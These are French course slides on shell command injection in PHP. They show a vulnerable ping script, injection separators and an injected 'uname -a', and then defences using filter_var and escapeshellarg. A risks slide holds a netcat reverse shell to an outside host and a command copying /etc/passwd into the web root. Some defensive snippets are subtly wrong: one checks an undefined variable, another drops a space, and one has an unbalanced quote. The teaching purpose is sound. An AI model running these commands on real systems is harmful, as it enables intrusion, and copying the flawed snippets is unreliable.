

12 PHP

Injections shell

Thibaut HENIN

www.arsouyes.org

Shell injection

https://www.arsouyes.org/blog/2020/03_Eviter_injection_commandes/

shell_exec()

<https://www.php.net/manual/fr/function.shell-exec.php>

Lancer des commandes

(Contourner le langage)


```
<?php  
echo shell_exec("ls -lart");
```

Exemple problématique

```
if (isset( $_REQUEST['ip'] )) {  
    $ip = $_REQUEST[ 'ip' ];  
    echo "<pre>" ;  
    echo shell_exec("ping -c 4 $ip");  
    echo "</pre>" ;  
}
```

Utilisation légitime


```
shell_exec("ping -c 4 $ip");  
=> shell_exec("ping -c 4 192.168.1.1");
```



```
PING 10.3.2.1 (10.3.2.1) 56(84) bytes of data.  
64 bytes from 10.3.2.1: icmp_seq=1 ttl=127 time=1.67 ms  
64 bytes from 10.3.2.1: icmp_seq=2 ttl=127 time=1.31 ms  
64 bytes from 10.3.2.1: icmp_seq=3 ttl=127 time=1.22 ms  
64 bytes from 10.3.2.1: icmp_seq=4 ttl=127 time=1.44 ms  
  
--- 10.3.2.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 1.220/1.410/1.673/0.170 ms
```

Utilisation frauduleuse

```
shell_exec("ping -c 4 $ip");  
=> shell_exec("ping -c 4 ; uname -a");
```



The screenshot shows a web browser window with a single tab titled "testlinux.home.arsouyes.org/examp X". The address bar contains the URL "testlinux.home.arsouyes.org/examples/shell_exec" with a star icon for bookmarks and a shield icon for security. The main content area displays a terminal output: "Linux testlinux 5.4.0-109-generic #123-Ubuntu SMP Fri Apr 8 09:10:54 UTC 2022 x86_64 x86_64 x86_64".

Trucs

Séparateurs de commandes

`;` `&&` `||`

Substitutions

``ls`` `$(ls)`

Parasiter une commande

`zip whatever.zip -T -TT "commande"`

Risques

Exécution de commandes

```
cp /etc/passwd /var/www/
```

Reverse Shell

```
nc myserver.net 4444 -e /bin/bash
```


Fonctions problématiques

`shell_exec()` / `exec()`

`passthru()` / `system()`

`proc_open()` / `popen()`

Protections

https://www.arsouyes.org/blog/2020/03_Eviter_injection_commandes/

Protections simples

Convertir les données

`(intval, filter_var, ...)`

Echapper

`escapeshellarg()`


Filtrage des paramètres

<https://www.php.net/manual/fr/function.filter-var.php>

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    if (! filter_var($target, FILTER_VALIDATE_IP)) {
        echo "<p>Le paramètre n'est pas une adresse IP</p>" ;
    } else {
        echo "<pre>" ;
        echo shell_exec("ping -c 4" . $ip) ;
        echo "</pre>" ;
    }
}
```

Filtrage des paramètres

<https://www.php.net/manual/fr/function.filter-var.php>



Echappement des paramètres


<https://www.php.net/manual/fr/function.escapeshellarg>

```
if (isset( $_REQUEST['ip'] )) {  
    $ip = $_REQUEST[ 'ip' ];  
    echo "<pre>" ;  
    echo shell_exec(  
        "ping -c 4 "  
        . escapeshellarg($ip)  
        ) ;  
    echo "</pre>" ;  
}
```

Echappement des paramètres

<https://www.php.net/manual/fr/function.escapeshellarg>


```
shell_exec("ping -c 4 " . escapeshellarg("; uname -a")) ;  
=> shell_exec("ping -c 4 \"; uname -a\"");
```



Echappement des paramètres

<https://www.php.net/manual/fr/function.escapeshellarg>

```
shell_exec("ping -c 4 " . escapeshellarg("; uname -a"));  
=> shell_exec("ping -c 4 \"; uname -a\");
```



```
$ tail -n 1 /var/log/apache/error.log  
ping: ; uname -a: Name or service not known
```


Echappement systématique via un décorateur

```
function escaped_shell_exec($cmd, ...$args) {  
    $line = $cmd ;  
    foreach ($args as $arg) {  
        $line .= " " . escapeshellarg($arg) ;  
    }  
    return shell_exec($line) ;  
}
```

```
if (isset( $_REQUEST['ip'] )) {  
    $ip = $_REQUEST[ 'ip' ] ;  
    echo "<pre>" ;  
    echo escaped_shell_exec("ping", "-c", 4, $ip) ;  
    echo "</pre>" ;  
}
```

Echappement systématique via un décorateur


```
function escaped_shell_exec($cmd, ...$args) {  
    $line = $cmd ;  
    foreach ($args as $arg) {  
        $line .= " " . escapeshellarg($arg) ;  
    }  
    return shell_exec($line) ;  
}
```

```
if (isset( $_REQUEST['ip'] )) {  
    $ip = $_REQUEST[ 'ip' ] ;  
    echo "<pre>" ;  
    echo escaped_shell_exec("ping", "-c", 4, $ip) ;  
    echo "</pre>" ;  
}
```

Echappement des paramètres

<https://www.php.net/manual/fr/function.escapeshellarg>

```
escaped_shell_exec("ping", "-c", 4, "; uname -a");  
=> shell_exec("ping \\"-c\\" \\"4\\" \\"; uname -a\");
```



```
$ tail -n 1 /var/log/apache/error.log  
ping: ; uname -a: Name or service not known
```